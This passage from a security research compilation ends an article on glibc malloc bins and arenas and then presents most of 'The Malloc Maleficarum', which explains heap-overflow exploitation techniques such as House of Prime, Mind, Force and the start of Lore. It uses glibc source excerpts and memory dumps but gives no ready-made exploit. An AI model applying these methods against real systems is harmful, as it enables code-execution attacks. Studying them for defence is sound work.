 ((((unsigned long)(sz)) >> 9) <=   20) ?  91 + (((unsigned long)(sz)) >>
9):\
 ((((unsigned long)(sz)) >> 9) <=   84) ? 110 + (((unsigned long)(sz)) >>
12):\
 ((((unsigned long)(sz)) >> 9) <=  340) ? 119 + (((unsigned long)(sz)) >>
15):\
 ((((unsigned long)(sz)) >> 9) <= 1364) ? 124 + (((unsigned long)(sz)) >>
18):\
                                          126)

From source documentation we know that 'an arena is a configuration
of malloc_chunks together with an array of bins. One or more 'heaps'
are associated with each arena, except for the 'main_arena', which is
associated only with the 'main heap', i.e. the conventional free
store obtained with calls to MORECORE()...', which is the one we are
interested in.

This is the way an arena looks like...

typedef struct _arena {
  mbinptr av[2*NAV + 2];
  struct _arena *next;
  size_t size;
#if THREAD_STATS
  long stat_lock_direct, stat_lock_loop, stat_lock_wait;
#endif
```

```
'av' is the array where bins are kept.

These are the macros used along the source code to access the bins,
we can see the first two bins are never indexed; they refer to the
topmost chunk, the last_remainder chunk and a bitvector used to
improve seek time, though this is not really important for us.

    /* bitvector of nonempty blocks */
#define binblocks(a)      (bin_at(a,0)->size)
    /* The topmost chunk */
#define top(a)            (bin_at(a,0)->fd)
    /* remainder from last split */
#define last_remainder(a) (bin_at(a,1))

#define bin_at(a, i)   BOUNDED_1(_bin_at(a, i))
#define _bin_at(a, i)  ((mbinptr)((char*)&(((a)->av)[2*(i)+2]) -
2*SIZE_SZ))


Finally, the main_arena...

#define IAV(i) _bin_at(&main_arena, i), _bin_at(&main_arena, i)
static arena main_arena = {
    {
 0, 0,
 IAV(0),   IAV(1),   IAV(2),   IAV(3),   IAV(4),   IAV(5),   IAV(6),
IAV(7),
 IAV(8),   IAV(9),   IAV(10),  IAV(11),  IAV(12),  IAV(13),  IAV(14),
IAV(15),
 IAV(16),  IAV(17),  IAV(18),  IAV(19),  IAV(20),  IAV(21),  IAV(22),
IAV(23),
 IAV(24),  IAV(25),  IAV(26),  IAV(27),  IAV(28),  IAV(29),  IAV(30),
IAV(31),
 IAV(32),  IAV(33),  IAV(34),  IAV(35),  IAV(36),  IAV(37),  IAV(38),
IAV(39),
 IAV(40),  IAV(41),  IAV(42),  IAV(43),  IAV(44),  IAV(45),  IAV(46),
IAV(47),
 IAV(48),  IAV(49),  IAV(50),  IAV(51),  IAV(52),  IAV(53),  IAV(54),
IAV(55),
 IAV(56),  IAV(57),  IAV(58),  IAV(59),  IAV(60),  IAV(61),  IAV(62),
IAV(63),
 IAV(64),  IAV(65),  IAV(66),  IAV(67),  IAV(68),  IAV(69),  IAV(70),
IAV(71),
 IAV(72),  IAV(73),  IAV(74),  IAV(75),  IAV(76),  IAV(77),  IAV(78),
IAV(79),
 IAV(80),  IAV(81),  IAV(82),  IAV(83),  IAV(84),  IAV(85),  IAV(86),
IAV(87),
 IAV(88),  IAV(89),  IAV(90),  IAV(91),  IAV(92),  IAV(93),  IAV(94),
IAV(95),
 IAV(96),  IAV(97),  IAV(98),  IAV(99),  IAV(100), IAV(101), IAV(102),
IAV(103),
 IAV(104), IAV(105), IAV(106), IAV(107), IAV(108), IAV(109), IAV(110),
IAV(111),
 IAV(112), IAV(113), IAV(114), IAV(115), IAV(116), IAV(117), IAV(118),
IAV(119),
 IAV(120), IAV(121), IAV(122), IAV(123), IAV(124), IAV(125), IAV(126),
IAV(127)
    },
    &main_arena, /* next */
    0, /* size */
#if THREAD_STATS
```

```
    0, 0, 0, /* stat_lock_direct, stat_lock_loop, stat_lock_wait */
#endif
    MUTEX_INITIALIZER /* mutex */
};
```

The main_arena is the place where the allocator stores the 'bins' to which the free chunks are linked depending on they size.

The little graph below resumes all the structures detailed before:

```
<main_arena> @ libc's DATA

   [bin_n]          (first chunk)
      ptr]  ---->  [<- chunk ->] [<- chunk ->] [<-  fd
                                               [    chunk
      ptr]  ---->  [<- chunk ->] [<- chunk ->] [<-  bk
 [bin_n+1]          (last chunk)

     .
     .
     .

   [bin_X]
      ptr] ---->  [<-  fd
                  [    lonely but interesting chunk
      ptr] ---->  [<-  bk
     .
     .

|=[ EOF ]=---------------------------------------------------------------=|
```

8. The Malloc Maleficarum - Phantasmal Phantasmagoria

[--------------------------------

The Malloc Maleficarum
Glibc Malloc Exploitation Techniques

by Phantasmal Phantasmagoria
phantasmal@hush.ai

[--------------------------------

In late 2001, "Vudo Malloc Tricks" and "Once Upon A free()" defined the exploitation of overflowed dynamic memory chunks on Linux. In late 2004, a series of patches to GNU libc malloc implemented over a dozen mandatory integrity assertions, effectively rendering the existing techniques obsolete.

It is for this reason, a small suggestion of impossiblity, that I present the Malloc Maleficarum.

[--------------------------------

```
          The House of Prime
          The House of Mind
          The House of Force
          The House of Lore
          The House of Spirit
          The House of Chaos
```

[--------------------------------

The House of Prime

An artist has the first brush stroke of a painting. A writer has the first line of a poem. I have the House of Prime. It was the first breakthrough, the indication of everything that was to come. It was the rejection of impossibility. And it was also the most difficult to derive. For these reasons I feel obliged to give Prime the position it deserves as the first House of the Malloc Maleficarum.

>From a purely technical perspective the House of Prime is perhaps the least useful of the collection. It is almost invariably better to use the House of Mind or Spirit when the conditions allow it. In order to successfully apply the House of Prime it must be possible to free() two different chunks with designer controlled size fields and then trigger a call to malloc().

The general idea of the technique is to corrupt the fastbin maximum size variable, which under certain uncontrollable circumstances (discussed below) allows the designer to hijack the arena structure used by calls to malloc(), which in turn allows either the return of an arbitrary memory chunk, or the direct modification of execution control data.

As previously stated, the technique starts with a call to free() on an area of memory that is under control of the designer. A call to free() actually invokes a wrapper, called public_fREe(), to the internal function _int_free(). For the House of Prime, the details

of public_fREe() are relatively unimportant. So attention moves, instead, to _int_free(). From the glibc-2.3.5 source code:

```
void
_int_free(mstate av, Void_t* mem)
{
    mchunkptr       p;           /* chunk corresponding to mem */
    INTERNAL_SIZE_T size;        /* its size */
    mfastbinptr*    fb;          /* associated fastbin */
    ...

    p = mem2chunk(mem);
    size = chunksize(p);

    if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0)
        || __builtin_expect ((uintptr_t) p & MALLOC_ALIGN_MASK, 0))
    {
        errstr = "free(): invalid pointer";
      errout:
        malloc_printerr (check_action, errstr, mem);
        return;
    }
```

Almost immediately one of the much vaunted integrity tests appears. The __builtin_expect() construct is used for optimization purposes, and does not in any way effect the conditions it contains. The designer must ensure that both of the tests fail in order to continue execution. At this stage, however, doing so is not difficult.

Note that the designer does not control the value of p. It can therefore be assumed that the test for misalignment will fail. On the other hand, the designer does control the value of size. In fact, it is the most important aspect of control that the designer possesses, yet its range is already being limited. For the the House of Prime the exact upper limit of size is not important. The lower limit, however, is crucial in the correct execution of this technique. The chunksize() macro is defined as follows:

```
#define SIZE_BITS (PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA)
#define chunksize(p)         ((p)->size & ~(SIZE_BITS))
```

The PREV_INUSE, IS_MMAPPED and NON_MAIN_ARENA definitions correspond to the three least significant bits of the size entry in a malloc chunk. The chunksize() macro clears these three bits, meaning the lowest possible value of the designer controlled size value is 8. Continuing with _int_free() it will soon become clear why this is important:

```
    if ((unsigned long)(size) <= (unsigned long)(av->max_fast))
    {
      if (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
          || __builtin_expect (chunksize (chunk_at_offset (p, size))
                              >= av->system_mem, 0))
        {
          errstr = "free(): invalid next size (fast)";
          goto errout;
        }

      set_fastchunks(av);
      fb = &(av->fastbins[fastbin_index(size)]);
```

```
      if (__builtin_expect (*fb == p, 0))
        {
          errstr = "double free or corruption (fasttop)";
          goto errout;
        }

      p->fd = *fb;
      *fb = p;
    }
```

This is the fastbin code. Exactly what a fastbin is and why they are used is beyond the scope of this document, but remember that the first step in the House of Prime is to overwrite the fastbin maximum size variable, av->max_fast. In order to do this the designer must first provide a chunk with the lower limit size, which was derived above. Given that the default value of av->max_fast is 72 it is clear that the fastbin code will be used for such a small size. However, exactly why this results in the corruption of av->max_fast is not immediately apparent.

It should be mentioned that av is the arena pointer. The arena is a control structure that contains, amongst other things, the maximum size of a fastbin and an array of pointers to the fastbins themselves. In fact, av->max_fast and av->fastbins are contiguous:

```
    ...
    INTERNAL_SIZE_T  max_fast;
    mfastbinptr      fastbins[NFASTBINS];
    mchunkptr        top;
    ...
```

Assuming that the nextsize integrity check fails, the fb pointer is set to the address of the relevant fastbin for the given size. This is computed as an index from the zeroth entry of av->fastbins. The zeroth entry, however, is designed to hold chunks of a minimum size of 16 (the minimum size of a malloc chunk including prev_size and size values). So what happens when the designer supplies the lower limit size of 8? An analysis of fastbin_index() is needed:

```
#define fastbin_index(sz)        ((((unsigned int)(sz)) >> 3) - 2)
```

Simple arithmetic shows that 8 >> 3 = 1, and 1 - 2 = -1. Therefore fastbin_index(8) is -1, and thus fb is set to the address of av->fastbins[-1]. Since av->max_fast is contiguous to av->fastbins it is evident that the fb pointer is set to &av->max_fast. Furthermore, the second integrity test fails (since fb definitely does not point to p) and the final two lines of the fastbin code are reached. Thus the forward pointer of the designer's chunk p is set to av->max_fast, and av->max_fast is set to the value of p.

An assumption was made above that the nextsize integrity check fails. In reality it often takes a bit of work to get this to fall together. If the overflow is capable of writing null bytes, then the solution is simple. However, if the overflow terminates on a null byte, then the solution becomes application specific. If the tests fail because of the natural memory layout at overflow, which they often will, then there is no problem. Otherwise some memory layout manipulation may be needed to ensure that the nextsize value is designer controlled.

The challenging part of the House of Prime, however, is not how to overwrite av->max_fast, but how to leverage the overwrite into arbitrary code execution. The House of Prime does this by overwriting a thread specific data variable called arena_key. This is where the biggest condition of the House of Prime arises. Firstly, arena_key only exists if glibc malloc is compiled with USE_ARENAS defined (this is the default setting). Furthermore, and most significantly, arena_key must be at a higher address than the actual arena:

```
0xb7f00000 <main_arena>:        0x00000000
0xb7f00004 <main_arena+4>:      0x00000049      <-- max_fast
0xb7f00008 <main_arena+8>:      0x00000000      <-- fastbin[0]
0xb7f0000c <main_arena+12>:     0x00000000      <-- fastbin[1]
....
0xb7f00488 <mp_+40>:            0x0804a000      <-- mp_.sbrk_base
0xb7f0048c <arena_key>:         0xb7f00000
```

Due to the fact that the arena structure and the arena_key come from different source files, exactly when this does and doesn't happen depends on how the target libc was compiled and linked. I have seen the cards fall both ways, so it is an important point to make. For now it will be assumed that the arena_key is at a higher address, and is thus over-writable by the fastbin code.

The arena_key is thread specific data, which simply means that every thread of execution has its own arena_key independent of other threads. This may have to be considered when applying the House of Prime to a threaded program, but otherwise arena_key can safely be treated as normal data.

The arena_key is an interesting target because it is used by the arena_get() macro to find the arena for the currently executing thread. That is, if arena_key is controlled for some thread and a call to arena_get() is made, then the arena can be hijacked. Arena hijacking of this type will be covered shortly, but first the actual overwrite of arena_key must be considered.

In order to overwrite arena_key the fastbin code is used for a second time. This corresponds to the second free() of a designer controlled chunk that was outlined in the original prerequisites for the House of Prime. Normally the fastbin code would not be able to write beyond the end of av->fastbins, but since av->max_fast has previously been corrupted, chunks with any size less than the value of the address of the designer's first chunk will be treated with the fastbin code. Thus the designer can write up to av->fastbins[fastbin_index(av->max_fast)], which is easily a large enough range to be able to reach the arena_key.

In the example memory dump provided above the arena_key is 0x484 (1156) bytes from av->fastbins[0]. Therefore an index of 1156/sizeof(mfastbinptr) is needed to set fb to the address of arena_key. Assuming that the system has 32-bit pointers a fastbin_index() of 289 is required. Roughly inverting the fastbin_index() gives:

```
(289 + 2) << 3 = 2328
```

This means that a size of 2328 will result in fb being set to arena_key. Note that this size only applies for the memory dump shown above. It is quite likely that the offset between av-

>fastbins[0] and arena_key will differ from system to system.

Now, if the designer has corrupted av->max_fast and triggered a free() on a chunk with size 2328, and assuming the failure of the nextsize integrity tests, then fb will be set to arena_key, the forward pointer of the designer's second chunk will be set to the address of the existing arena, and arena_key will be set to the address of the designer's second chunk.

When corrupting av->max_fast it was not important for the designer to control the overflowed chunk so long as the nextsize integrity checks were handled. When overwriting arena_key, however, it is crucial that the designer controls at least part of the overflowed chunk's data. This is because the overflowed chunk will soon become the new arena, so it is natural that at least part of the chunk data must be arbitrarily controlled, or else arbitrary control of the result of malloc() could not be expected.

A call to malloc() invokes a wrapper function called public_mALLOc():

```
Void_t*
public_mALLOc(size_t bytes)
{
    mstate ar_ptr;
    Void_t *victim;
    ...
    arena_get(ar_ptr, bytes);
    if(!ar_ptr)
      return 0;
    victim = _int_malloc(ar_ptr, bytes);
    ...
    return victim;
}
```

The arena_get() macro is in charge of finding the current arena by retrieving the arena_key thread specific data, or failing this, creating a new arena. Since the arena_key has been overwritten with a non-zero quantity it can be safely assumed that arena_get() will not try to create a new arena. In the public_mALLOc() wrapper this has the effect of setting ar_ptr to the new value of arena_key, the address of the designer's second chunk. In turn this value is passed to the internal function _int_malloc() along with the requested allocation size.

Once execution passes to _int_malloc() there are two ways for the designer to proceed. The first is to use the fastbin allocation code:

```
Void_t*
_int_malloc(mstate av, size_t bytes)
{
    INTERNAL_SIZE_T nb;               /* normalized request size */
    unsigned int    idx;              /* associated bin index */
    mfastbinptr*    fb;               /* associated fastbin */
    mchunkptr       victim;           /* inspected/selected chunk */

    checked_request2size(bytes, nb);

    if ((unsigned long)(nb) <= (unsigned long)(av->max_fast)) {
      long int idx = fastbin_index(nb);
```

```
      fb = &(av->fastbins[idx]);
      if ( (victim = *fb) != 0) {
        if (fastbin_index (chunksize (victim)) != idx)
          malloc_printerr (check_action, "malloc(): memory"
            " corruption (fast)", chunk2mem (victim));
        *fb = victim->fd;
        check_remalloced_chunk(av, victim, nb);
        return chunk2mem(victim);
      }
    }
```

The checked_request2size() macro simply converts the request into the absolute size of a memory chunk with data length of the requested size. Remember that av is pointing towards a designer controlled area of memory, and also that the forward pointer of this chunk has been corrupted by the fastbin code. If glibc malloc is compiled without thread statistics (which is the default), then p->fd of the designer's chunk corresponds to av->fastbins[0] of the designer's arena. For the purposes of this technique the use of av->fastbins[0] must be avoided. This means that the request size must be greater than 8.

Interestingly enough, if the absence of thread statistics is assumed, then av->max_fast corresponds to p->size. This has the effect of forcing nb to be less than the size of the designer's second chunk, which in the example provided was 2328. If this is not possible, the designer must use the unsorted_chunks/largebin technique that will be discussed shortly.

By setting up a fake fastbin entry at av->fastbins[fastbin_index(nb)] it is possible to return a chunk of memory that is actually on the stack. In order to pass the victimsize integrity test it is necessary to point the fake fastbin at a user controlled value. Specifically, the size of the victim chunk must have the same fastbin_index() as nb, so the fake fastbin must point to 4 bytes before the designer's value in order to have the right positioning for the call to chunksize().

Assuming that there is a designer controlled variable on the stack, the application will subsequently handle the returned area as if it were a normal memory chunk of the requested size. So if there is a saved return address in the "allocated" range, and if the designer can control what the application writes to this range, then it is possible to circumvent execution to an arbitrary location.

If it is possible to trigger an appropriate malloc() with a request size greater than the size of the designer's second chunk, then it is better to use the unsorted_chunks code in _int_malloc() to cause an arbitrary memory overwrite. This technique does, however, require a greater amount of designer control in the second chunk, and further control of two areas of memory somewhere in the target process address space. To trigger the unsorted_chunks code at all the absolute request size must be larger than 512 (the maximum smallbin chunk size), and of course, must be greater than the fake arena's av->max_fast. Assuming it is, the unsorted_chunks code is reached:

```
    for(;;) {
      while ( (victim = unsorted_chunks(av)->bk) !=
unsorted_chunks(av)) {
        bck = victim->bk;
```

```
        if (__builtin_expect (victim->size <= 2 * SIZE_SZ, 0)
            || __builtin_expect (victim->size > av->system_mem, 0))
          malloc_printerr (check_action, "malloc(): memory"
            " corruption", chunk2mem (victim));

        size = chunksize(victim);

        if (in_smallbin_range(nb) &&
            bck == unsorted_chunks(av) &&
            victim == av->last_remainder &&
            (unsigned long)(size) > (unsigned long)(nb + MINSIZE)) {
          ...
        }

        unsorted_chunks(av)->bk = bck;
        bck->fd = unsorted_chunks(av);

        if (size == nb) {
          ...
          return chunk2mem(victim);
        }
        ...
```

There are quite a lot of things to consider here. Firstly, the unsorted_chunks() macro returns av->bins[0]. Since the designer controls av, the designer also controls the value of unsorted_chunks(). This means that victim can be set to an arbitrary address by creating a fake av->bins[0] value that points to an area of memory (called A) that is designer controlled. In turn, A->bk will contain the address that victim will be set to (called B). Since victim is at an arbitrary address B that can be designer controlled, the temporary variable bck can be set to an arbitrary address from B->bk.

For the purposes of this technique, B->size should be equal to nb. This is not strictly necessary, but works well to pass the two victimsize integrity tests while also triggering the final condition shown above, which has the effect of ending the call to malloc().

Since it is possible to set bck to an arbitrary location, and since unsorted_chunks() returns the designer controlled area of memory A, the setting of bck->fd to unsorted_chunks() makes it possible to set any location in the address space to A. Redirecting execution is then a simple matter of setting bck to the address of a GOT or ..dtors entry minus 8. This will redirect execution to A->prev_size, which can safely contain a near jmp to skip past the crafted value at A->bk. Similar to the fastbin allocation code the arbitrary address B is returned to the requesting application.

[--------------------------------

          The House of Mind

Perhaps the most useful and certainly the most general technique in the Malloc Maleficarum is the House of Mind. The House of Mind has the distinct advantage of causing a direct memory overwrite with just a single call to free(). In this sense it is the closest relative in the Malloc Maleficarum to the traditional unlink() technique.

The method used involves tricking the wrapper invoked by free(), called public_fREe(), into supplying the _int_free() internal function with a designer controlled arena. This can subsequently lead to an arbitrary memory overwrite. A call to free() actually invokes a wrapper called public_fREe():

```
void
public_fREe(Void_t* mem)
{
    mstate ar_ptr;
    mchunkptr p;        /* chunk corresponding to mem */
    ...
    p = mem2chunk(mem);
    ...
    ar_ptr = arena_for_chunk(p);
    ...
    _int_free(ar_ptr, mem);
```

When memory is passed to free() it points to the start of the data portion of the "corresponding chunk". In an allocated state a chunk consists of the prev_size and size values and then the data section itself. The mem2chunk() macro is in charge of converting the supplied memory value into the corresponding chunk. This chunk is then passed to the arena_for_chunk() macro:

```
#define HEAP_MAX_SIZE (1024*1024) /* must be a power of two */

#define heap_for_ptr(ptr) \
   ((heap_info *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)))

#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)

#define arena_for_chunk(ptr) \
   (chunk_non_main_arena(ptr)?heap_for_ptr(ptr)->ar_ptr:&main_arena)
```

The arena_for_chunk() macro is tasked with finding the appropriate arena for the chunk in question. If glibc malloc is compiled with USE_ARENAS (which is the default), then the code shown above is used. Clearly, if the NON_MAIN_ARENA bit in the size value of the chunk is not set, then ar_ptr will be set to the main_arena.

However, since the designer controls the size value it is possible to control whether the chunk is treated as being in the main arena or not. This is what the chunk_non_main_arena() macro checks for. If the NON_MAIN_ARENA bit is set, then chunk_non_main_arena() returns positive and ar_ptr is set to heap_for_ptr(ptr)->ar_ptr.

When a non-main heap is created it is aligned to a multiple of HEAP_MAX_SIZE. The first thing that goes into this heap is the heap_info structure. Most significantly, this structure contains an element called ar_ptr, the pointer to the arena for this heap. This is how the heap_for_ptr() macro functions, aligning the given chunk down to a multiple of HEAP_MAX_SIZE and taking the ar_ptr from the resulting heap_info structure.

The House of Mind works by manipulating the heap so that the designer controls the area of memory that the overflowed chunk is aligned down to. If this can be achieved, an arbitrary ar_ptr value can be supplied to _int_free() and subsequently an arbitrary memory overwrite can be triggered. Manipulating the heap generally

involves forcing the application to repeatedly allocate memory until a designer controlled buffer is contained at a HEAP_MAX_SIZE boundary.

In practice this alignment is necessary because chunks at low areas of the heap align down to an area of memory that is neither designer controlled nor mapped in to the address space. Fortunately, the amount of allocation that creates the correct alignment is not large. With the default HEAP_MAX_SIZE of 1024*1024 an average of 512kb of padding will be required, with this figure never exceeding 1 megabyte.

It should be noted that there is not a general method for triggering memory allocation as required by the House of Mind, rather the process is application specific. If a situation arises in which it is impossible to align a designer controlled chunk, then the House of Lore or Spirit should be considered.

So, it is possible to hijack the heap_info structure used by the heap_for_ptr() macro, and thus supply an arbitrary value for ar_ptr which controls the arena used by _int_free(). At this stage the next question that arises is exactly what to do with ar_ptr. There are two options, each with their respective advantages and disadvantages. Each will be addressed in turn.

Firstly, setting the ar_ptr to a sufficiently large area of memory that is under the control of the designer and subsequently using the unsorted chunk link code to cause a memory overwrite. Sufficiently large in this case means the size of the arena structure, which is 1856 bytes on a 32-bit system without THREAD_STATS enabled. The main difficulty in this method arises with the numerous integrity checks that are encountered. Fortunately, nearly every one of these tests use a value obtained from the designer controlled arena, which makes the checks considerably easier to manage.

For the sake of brevity, the complete excerpt leading up to the unsorted chunk link code has been omitted. Instead, the following list of the conditions required to reach the code in question is provided. Note that both av and the size of the overflowed chunk are designer controlled values.

- The negative of the size of the overflowed chunk must be less than the value of the chunk itself.
- The size of the chunk must not be less than av->max_fast.
- The IS_MMAPPED bit of the size cannot be set.
- The overflowed chunk cannot equal av->top.
- The NONCONTIGUOUS_BIT of av->max_fast must be set.
- The PREV_INUSE bit of the nextchunk (chunk + size) must be set.
- The size of nextchunk must be greater than 8.
- The size of nextchunk must be less than av->system_mem
- The PREV_INUSE bit of the chunk must not be set.
- The nextchunk cannot equal av->top.
- The PREV_INUSE bit of the chunk after nextchunk (nextchunk + nextsize) must be set

If these conditions are met, then the following code is reached:

```
bck = unsorted_chunks(av);
fwd = bck->fd;
```

```
     p->bk = bck;
     p->fd = fwd;
     bck->fd = p;
     fwd->bk = p;
```

In this case p is the address of the designer's overflowed chunk. The unsorted_chunks() macro returns av->bins[0] which is designer controlled. If the designer sets av->bins[0] to the address of a GOT or .dtors entry minus 8, then that entry (bck->fd) will be overwritten with the address of p. This address corresponds to the prev_size entry of the designer's overflowed chunk which can safely be used to branch past the corrupted size, fd and bk entries.

The extensive list of conditions appear to make this method quite difficult to apply. In reality, the only conditions that may be a problem are those involving the nextchunk. This is because they largely depend on the application specific memory layout to handle. This is the only obvious disadvantage of the method. As it stands, the House of Mind is in a far better position than the House of Prime to handle such conditions due to the arbitrary nature of av->system_mem.

It should be noted that the last element of the arena structure that is actually required to reach the unsorted chunk link code is av->system_mem, but it is not terribly important what this value is so long as it is high. Thus if the conditions are right, it may be possible to use this method with only 312 bytes of designer controlled memory. However, even if there is not enough designer controlled memory for this method, the House of Mind may still be possible with the second method.

The second method uses the fastbin code to cause a memory overwrite. The main advantage of this method is that it is not necessary to point ar_ptr at designer controlled memory, and that there are considerably less integrity checks to worry about. Consider the fastbin code:

```
    if ((unsigned long)(size) <= (unsigned long)(av->max_fast))
    {
      if (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
           || __builtin_expect (chunksize (chunk_at_offset (p, size))
                                >= av->system_mem, 0))
        {
          errstr = "free(): invalid next size (fast)";
          goto errout;
        }

      set_fastchunks(av);
      fb = &(av->fastbins[fastbin_index(size)]);
      ...
      p->fd = *fb;
      *fb = p;
    }
```

The ultimate goal here is to set fb to the address of a GOT or ..dtors entry, which subsequently gets set to the address of the designer's overflowed chunk. However, in order to reach the final line a number of conditions must still be met. Firstly, av->max_fast must be large enough to trigger the fastbin code at all. Then the size of the nextchunk (p + size) must be greater than 8, while also being less than av->system_mem.

The tricky part of this method is positioning ar_ptr in a way such that both the av->max_fast element at (av + 4) and the av->system_mem element at (av + 1848) are large enough. If a binary has a particularly small GOT table, then it is quite possible that the highest available large number for av->system_mem will result in an av->max_fast that is actually in the area of unmapped memory between the text and data segments. In practice this shouldn't occur very often, and if it does, then the stack may be used to a similar effect.

For more information on the fastbin code, including a description of fastbin_index() that will help in positioning fb to a GOT or ..dtors entry, consult the House of Prime.

[--------------------------------

The House of Force

I first wrote about glibc malloc in 2004 with "Exploiting the Wilderness". Since the techniques developed in that text were some of the first to become obsolete, and since the Malloc Maleficarum was written in the spirit of continuation and progress, I feel obliged to include another attempt at exploiting the wilderness. This is the purpose of the House of Force. From "Exploiting the Wilderness":

"The wilderness is the top-most chunk in allocated memory. It is similar to any normal malloc chunk - it has a chunk header followed by a variably long data section. The important difference lies in the fact that the wilderness, also called the top chunk, borders the end of available memory and is the only chunk that can be extended or shortened. This means it must be treated specially to ensure it always exists; it must be preserved."

So the glibc malloc implementation treats the wilderness as a special case in calls to malloc(). Furthermore, the top chunk will realistically never be passed to a call to free() and will never contain application data. This means that if the designer can trigger a condition that only ever results in the overflow of the top chunk, then the House of Force is the only option (in the Malloc Maleficarum at least).

The House of Force works by tricking the top code in to setting the wilderness pointer to an arbitrary value, which can result in an arbitrary chunk of data being returned to the requesting application. This requires two calls to malloc(). The major disadvantage of the House of Force is that the first call must have a completely designer controlled request size. The second call must simply be large enough to trigger the wilderness code, while the chunk returned must be (to some extent) designer controlled.

The following is the wilderness code with some additional context:

```
Void_t*
_int_malloc(mstate av, size_t bytes)
{
    INTERNAL_SIZE_T nb;               /* normalized request size */
    mchunkptr       victim;           /* inspected/selected chunk */
    INTERNAL_SIZE_T size;             /* its size */
    mchunkptr       remainder;        /* remainder from a split */
```

```
unsigned long   remainder_size;   /* its size */
...
checked_request2size(bytes, nb);
...
use_top:
  victim = av->top;
  size = chunksize(victim);

  if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
    remainder_size = size - nb;
    remainder = chunk_at_offset(victim, nb);
    av->top = remainder;
    set_head(victim, nb | PREV_INUSE |
             (av != &main_arena ? NON_MAIN_ARENA : 0));
    set_head(remainder, remainder_size | PREV_INUSE);
    check_malloced_chunk(av, victim, nb);
    return chunk2mem(victim);
  }
```

The first goal of the House of Force is to overwrite the wilderness pointer, av->top, with an arbitrary value. In order to do this the designer must have control of the location of the remainder chunk. Assume that the existing top chunk has been overflowed resulting in the largest possible size (preferably 0xffffffff). This is done to ensure that even large values passed as an argument to malloc will trigger the wilderness code instead of trying to extend the heap.

The checked_request2size() macro ensures that the requested value is less than -2*MINSIZE (by default -32), while also adding on enough room for the size and prev_size fields and storing the final value in nb. For the purposes of this technique the checked_request2size() macro is relatively unimportant.

It was previously mentioned that the first call to malloc() in the House of Force must have a designer controlled argument. It can be seen that the value of remainder is obtained by adding the request size to the existing top chunk. Since the top chunk is not yet under the designer's control the request size must be used to position remainder to at least 8 bytes before a .GOT or .dtors entry, or any other area of memory that may subsequently be used by the designer to circumvent execution.

Once the wilderness pointer has been set to the arbitrary remainder chunk, any calls to malloc() with a large enough request size to trigger the top chunk will be serviced by the designer's wilderness. Thus the only restriction on the new wilderness is that the size must be larger than the request that is triggering the top code. In the case of the wilderness being set to overflow a GOT entry this is never a problem. It is then simply a matter of finding an application specific scenario in which such a call to malloc() is used for a designer controlled buffer.

The most important issue concerning the House of Force is exactly how to get complete control of the argument passed to malloc(). Certainly, it is extremely common to have at least some degree of control over this value, but in order to complete the House of Force, the designer must supply an extremely large and specifically crafted value. Thus it is unlikely to get a sufficient value out of a situation like:

```
buf = (char *) malloc(strlen(str) + 1);
```

Rather, an acceptable scenario is much more likely to be an integer variable passed as an argument to malloc() where the variable has previously been set by, for example, a designer controlled read() or atoi().

[--------------------------------

The House of Lore

The House of Lore came to me as I was reviewing the draft write-up of the House of Prime. When I first derived the House of Prime my main concern was how to leverage the particularly overwrite that a high av->max_fast in the fastbin code allowed. Upon reconsideration of the problem I realized that in my first take of the potential overwrite targets I had completely overlooked the possibility of corrupting a bin entry.

As it turns out, it is not possible to leverage a corrupted bin entry in the House of Prime since av->max_fast is large and the bin code is never executed. However, during this process of elimination I realized that if a bin were to be corrupted when av->max_fast was not large, then it might be possible to control the return value of a malloc() request.

At this stage I began to consider the application of bin corruption to a general malloc chunk overflow. The question was whether a linear overflow of a malloc chunk could result in the corruption of a bin. It turns out that the answer to this is, quite simply, yes it could. Furthermore, if the designer's ability to manipulate the heap is limited, or if none of the other Houses can be applied, then bin corruption of this type can in fact be very useful.

The House of Lore works by corrupting a bin entry, which can subsequently lead to malloc() returning an arbitrary chunk. Two methods of bin corruption are presented here, corresponding to the overflow of both small and large bin entries. The general method involves overwriting the linked list data of a chunk previously processed by free(). In this sense the House of Lore is quite similar to the frontlink() technique presented in "Vudo Malloc Tricks".

The conditions surrounding the House of Lore are quite unique. Fundamentally, the method targets a chunk that has already been processed by free(). Because of this it is reasonable to assume that the chunk will not be passed to free() again. This means that in order to leverage such an overflow only calls to malloc() can be used, a property shared only by the House of Force. The first method will use the smallbin allocation code:

```
Void_t*
_int_malloc(mstate av, size_t bytes)
{
....
    checked_request2size(bytes, nb);

    if ((unsigned long)(nb) <= (unsigned long)(av->max_fast)) {
      ...
    }

    if (in_smallbin_range(nb)) {
```

```
      idx = smallbin_index(nb);
      bin = bin_at(av,idx);

      if ( (victim = last(bin)) != bin) {
        if (victim == 0) /* initialization check */
          malloc_consolidate(av);
        else {
          bck = victim->bk;
          set_inuse_bit_at_offset(victim, nb);
          bin->bk = bck;
          bck->fd = bin;
          ...
          return chunk2mem(victim);
        }
      }
    }
```

So, assuming that a call to malloc() requests more than av->max_fast (default 72) bytes, the check for a "smallbin" chunk is reached. The in_smallbin_range() macro simply checks that the request is less than the maximum size of a smallbin chunk, which is 512 by default. The smallbins are unique in the sense that there is a bin for every possible chunk size between av->max_fast and the smallbin maximum. This means that for any given smallbin_index() the resulting bin, if not empty, will contain a chunk to fit the request size.

It should be noted that when a chunk is passed to free() it does not go directly in to its respective bin. It is first put on the "unsorted chunk" bin. If the next call to malloc() cannot be serviced by an existing smallbin chunk or the unsorted chunk itself, then the unsorted chunks are sorted in to the appropriate bins. For the purposes of the House of Lore, overflowing an unsorted chunk is not very useful. It is necessary then to ensure that the chunk being overflowed has previously been sorted into a bin by malloc().

Note that in order to reach the actual smallbin unlink code there must be at least one chunk in the bin corresponding to the smallbin_index() for the current request. Assume that a small chunk of data size N has previously been passed to free(), and that it has made its way into the corresponding smallbin for chunks of absolute size (N + 8). Assume that the designer can overflow this chunk with arbitrary data. Assume also that the designer can subsequently trigger a call to malloc() with a request size of N.

